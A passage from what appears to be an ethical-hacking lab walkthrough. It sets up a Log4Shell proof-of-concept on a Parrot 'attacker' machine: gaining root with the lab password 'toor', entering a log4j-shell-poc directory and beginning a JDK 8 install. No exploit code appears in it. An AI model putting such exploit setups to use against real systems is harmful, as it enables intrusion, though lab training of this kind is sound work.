
15. Click the **MATE Terminal** icon at the top of **Desktop**, to open a **Terminal** window.




16. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

17. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

> Note: The password that you type will not be visible.




18. Type **cd log4j-shell-poc** and press **Enter**, to enter into log4j-shell-poc directory.



19. Now, we needed to install JDK 8, to do that open a new terminal window and type **sudo su** and press **Enter** to run the programs as a root user.

